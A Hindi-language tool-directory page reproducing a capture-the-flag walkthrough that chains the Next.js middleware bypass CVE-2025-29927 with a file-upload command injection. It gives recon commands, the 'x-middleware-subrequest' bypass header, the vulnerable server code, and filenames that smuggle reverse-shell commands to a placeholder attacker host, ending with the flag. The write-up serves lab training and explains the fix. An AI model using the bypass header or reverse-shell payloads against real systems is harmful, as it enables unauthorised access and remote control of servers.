Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-29927-Proof-of-Concept — कैप्चर द फ्लैग चुनौती: CVE-2025-29927 एक कमांड इंजेक्शन भेद्यता के साथ संयोजन में | Kitploit
उपकरण/GitHubGitHub/si-ni/cve-2025-29927-proof-of-concept
पासवर्ड क्रैकिंगविशेषाधिकार वृद्धिभेद्यता विश्लेषणवेब एप्लिकेशन शोषणCTFकमांड एंड कंट्रोललर्निंग और शिक्षा
GitHub
साझा करें
si-ni/cve-2025-29927-proof-of-concept

CVE-2025-29927-Proof-of-Concept

कैप्चर द फ्लैग चुनौती: CVE-2025-29927 एक कमांड इंजेक्शन भेद्यता के साथ संयोजन में

रिपॉजिटरी देखें
429 महीने पहलेअभी तक समीक्षित नहीं

वॉकथ्रू

चरण 1 (5 मिनट)

संकेत लक्ष्य द्वारा कौन-सी नेटवर्क सेवाएँ उजागर होती हैं?

— — —

समाधान

    kali@kali:~$ nmap <TARGET_IP>
    kali@kali:~$ nmap -sC -sV <TARGET_IP> -p <TARGET_PORTS>
  

चरण 2 (5 मिनट)

संकेत 1 लैंडिंग पेज केवल एक लॉगिन पेज दिखाता है, लेकिन वेब सर्वर अक्सर अतिरिक्त पथ उजागर करते हैं।
संकेत 2 Gobuster या DirBuster जैसे डायरेक्ट्री ब्रूट-फोर्सिंग टूल का उपयोग करके देखें।

— — —

समाधान

    kali@kali:~$ gobuster dir -u http://<TARGET_IP>:<TARGET_PORT>/ -w /usr/share/wordlists/dirb/common.txt
  

    ===============================================================
    Starting gobuster in directory enumeration mode
    ===============================================================
    api                  (Status: 307) [Size: 35] [--> /api/auth/signin?callbackUrl=%2Fapi]
    apis                 (Status: 307) [Size: 36] [--> /api/auth/signin?callbackUrl=%2Fapis]
    cgi-bin/             (Status: 308) [Size: 8] [--> /cgi-bin]
    dashboard            (Status: 307) [Size: 41] [--> /api/auth/signin?callbackUrl=%2Fdashboard]
    favicon.ico          (Status: 200) [Size: 25931]
    login                (Status: 200) [Size: 6252]
    Progress: 4613 / 4613 (100.00%)
    ===============================================================
    Finished
    ===============================================================
  

चरण 3 (20 मिनट)


संकेत 1 /dashboard पेज /login पर रीडायरेक्ट करता है। क्या आप लॉगिन पेज पर ऐसी कोई जानकारी पा सकते हैं जो आपको रीडायरेक्ट को बायपास करने की अनुमति देगी?
image
संकेत 2 क्या आप Next.js संस्करण 15.2.2 के लिए कुछ पा सकते हैं?
संकेत 3 CVE-2025-29927 पर गौर करें। अनुरोध को इंटरसेप्ट करने और आगे भेजने से पहले अनुरोध हेडर में हेरफेर करने के लिए Burp Suite के प्रॉक्सी का उपयोग करें।

— — —

समाधान

पृष्ठभूमि

कई वेब एप्लिकेशन संवेदनशील रूट्स (जैसे, /dashboard) को मिडलवेयर का उपयोग करके सुरक्षित रखते हैं। मिडलवेयर अनुरोध की जाँच करता है, सत्र कुकीज़ को मान्य करता है, और उपयोगकर्ता की अनुमतियों की पुष्टि करता है। यदि जाँच विफल हो जाती है, तो मिडलवेयर आमतौर पर उपयोगकर्ता को /login पर रीडायरेक्ट करता है।

कमजोरी का तंत्र

CVE-2025-29927 Next.js मिडलवेयर प्रोसेसिंग में एक डिज़ाइन दोष है। यह एक हमलावर को x-middleware-subrequest हेडर का शोषण करके मिडलवेयर सुरक्षा को पूरी तरह से बायपास करने की अनुमति देता है। Next.js इस हेडर का उपयोग आंतरिक रूप से अनंत मिडलवेयर लूप्स को रोकने के लिए करता है। जब कोई अनुरोध संसाधित किया जाता है, तो runMiddleware फ़ंक्शन अनुरोध हेडर की जाँच करता है:
  • यदि x-middleware-subrequest मौजूद है
  • और इसका मान मिडलवेयर का नाम शामिल करता है
  • तो Next.js मिडलवेयर निष्पादन को छोड़ देता है और अनुरोध को सीधे आगे भेज देता है
इसका उद्देश्य एक आंतरिक अनुकूलन होना है, लेकिन दोष यह है कि बाहरी उपयोगकर्ता भी इस हेडर को सेट कर सकते हैं।

कमजोर कोड


    const subreq = params.request.headers["x-middleware-subrequest"];
    const subrequests = typeof subreq === "string" ? subreq.split(":") : [];
    if (subrequests.includes(middlewareInfo.name)) {
      result = {
        response: NextResponse.next(),
        waitUntil: Promise.resolve(),
      }
      continue;
    }
  

संस्करण 13.2.0 और उसके बाद के लिए

Next.js ने मिडलवेयर निष्पादन के लिए अधिकतम रिकर्सन गहराई पेश की। इसे अनंत लूप्स को रोकने के लिए लागू किया गया था लेकिन यह कमजोरी को प्रभावित नहीं करता है।
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware

इस हेडर का उपयोग करके, हम मिडलवेयर को बताते हैं: "यह पहले से ही मिडलवेयर द्वारा उत्पन्न अनुरोध है—मिडलवेयर को फिर से निष्पादित न करें।"
image image

सुधार

Next.js अब मिडलवेयर चलने से पहले सभी आने वाले बाहरी अनुरोधों से x-middleware-subrequest हेडर को हटा देता है। हेडर पर केवल तभी भरोसा किया जाता है जब यह वैध मिडलवेयर चेनिंग के दौरान Next.js रनटाइम के अंदर बनाया जाता है। ठोस रूप से, x-middleware-subrequest मान को अब एक यादृच्छिक रूप से उत्पन्न हेक्साडेसिमल स्ट्रिंग के विरुद्ध मान्य किया जाता है, यह सुनिश्चित करते हुए कि केवल वैध आंतरिक सत्र अनुरोध प्राधिकरण जाँच पास करते हैं। इसलिए भले ही कोई हमलावर हेडर भेजे, Next.js अब एक वास्तविक आंतरिक सबरिक्वेस्ट (जो सही यादृच्छिक रूप से उत्पन्न टोकन रखती है) और बाहरी हमलावर से आने वाले नकली के बीच अंतर बता सकता है।

चरण 4 (15 मिनट)



संकेत 1 फ़ाइल अपलोड भी मिडलवेयर द्वारा सुरक्षित हैं, इसलिए आपको प्रत्येक अनुरोध के साथ चरण 3 का हेडर भी भेजना होगा।
संकेत 2 उपयोगकर्ता इनपुट हमेशा उच्च जोखिम पैदा करता है। फ़ाइल सामग्री के अलावा यहाँ और क्या उपयोगकर्ता इनपुट माना जाता है? और क्या आप पेज पर कोई ऐसी जानकारी पा सकते हैं जो बताती है कि छवि को कैसे संसाधित किया जाता है?
संकेत 3 कुछ दुर्भावनापूर्ण फ़ाइल नाम आज़माएँ। https://www.revshells.com/

— — —

समाधान

व्याख्या


    const filename = file.name; // VULNERABLE: No sanitization!
    const sanitizedFilename = filename.replace(/[><&|;$\\:"'!\*\?\#\/]/g, '_')
    const filepath = join(uploadsDir, sanitizedFilename);
    await writeFile(filepath, buffer);
    
const command = `convert ${filepath} -resize 100x100 ${join(uploadsDir, 'resized_' + filename)}`;
return new Promise((resolve) => { exec(command, { shell: '/bin/bash', timeout: 0, maxBuffer: 1024*1024*10 }, (error, stdout, stderr) => { ...
मूल फ़ाइल नाम उपयोगकर्ता-नियंत्रित है और इसमें दुर्भावनापूर्ण वर्ण हो सकते हैं। डेवलपर कुछ खतरनाक वर्णों को हटाता है (व्हाइटलिस्ट के बजाय ब्लैकलिस्ट)। convert कमांड को exec() का उपयोग करके निष्पादित किया जाता है, और मूल फ़ाइल नाम (उपयोगकर्ता इनपुट) सीधे शेल कमांड में डाला जाता है। एक समाधान उपयोगकर्ता फ़ाइल नामों के बजाय यादृच्छिक रूप से उत्पन्न फ़ाइल नामों का उपयोग करना और शेल से बचने वाला एक सुरक्षित API उपयोग करना हो सकता है।

एक्सप्लॉइट


    kali@kali:~$ nc -lvnp 4000
    listening on [any] 4000 ...
  
दुर्भावनापूर्ण फ़ाइल नाम:

    image.jpeg; nc -c sh <ATTACKER_IP> 4000 #
    image.jpeg; sh -i >& /dev/tcp/<ATTACKER_IP>/4000 0>&1 #
  
image

    kali@kali:~$ nc -lvnp 4000
    listening on [any] 4000 ...
    connect to [<ATTACKER_IP>] from (UNKNOWN) [<TARGET_IP>] 48056
  
फ़्लैग /home/webuser में स्थित है:

    FLAG{C0mmand_Inj3cti0n_Pwn3d_W3bUs3r}

  
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    415
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    343
  • 5

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    258

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →







